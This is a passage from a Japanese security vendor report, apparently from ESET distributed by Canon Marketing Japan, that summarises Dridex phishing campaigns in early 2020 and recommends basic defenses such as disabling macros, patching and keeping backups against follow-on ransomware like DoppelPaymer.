


図4.2.13　上書きされたデータ

3.　まとめ

2020年上期はDridexの感染を狙ったメールを複数確認しました。
Dridexは主にメール経由で侵入します。Dridexに感染すると情報窃取や他のマルウェアへの感染など様々な被害が発生します。4月に確認されたメールは、実在する企業を装いダウンローダーを実行させます。ダウンローダーはセキュリティソフトによる検知を回避するために様々な手法が用いられています。
Dridexに感染しないためには、マクロを有効化しないこと、最新のセキュリティパッチを適用すること、脅威を知ることなどの基本的な対策が有効です。
またDridexによりダウンロードされるランサムウェアへの対策として、バックアップを取得することも重要です。近年は、データを暗号化するだけでなく、ドキシング(窃取した情報を晒す行為)を行うと脅迫する攻撃も増えています。DridexによりダウンロードされるdoppelPaymerもドキシングを行うランサムウェアです[8]。
このため侵入させない対策、ラテラルムーブメントを抑制する対策、侵入後に検知する仕組みなどが必要になります。また、情報漏えいによる影響を最小化するためには、情報資産の管理や漏えい時などに経営判断を迅速に行えるように準備しておくことも重要です。

8　List of ransomware that leaks victims' stolen files if not paid
https://www.bleepingcomputer.com/news/security/list-of-ransomware-that-leaks-victims-stolen-files-if-not-paid/

強くて軽い。
妥協なきセキュリティ。

ESET®

ENJOY SAFER TECHNOLOGY™

Canon キヤノンマーケティングジャパン株式会社

〒108-8011 東京都港区港南2-16-6 CANON S TOWER TEL. 03-6701-3452

MWJY2009CMJ_PDF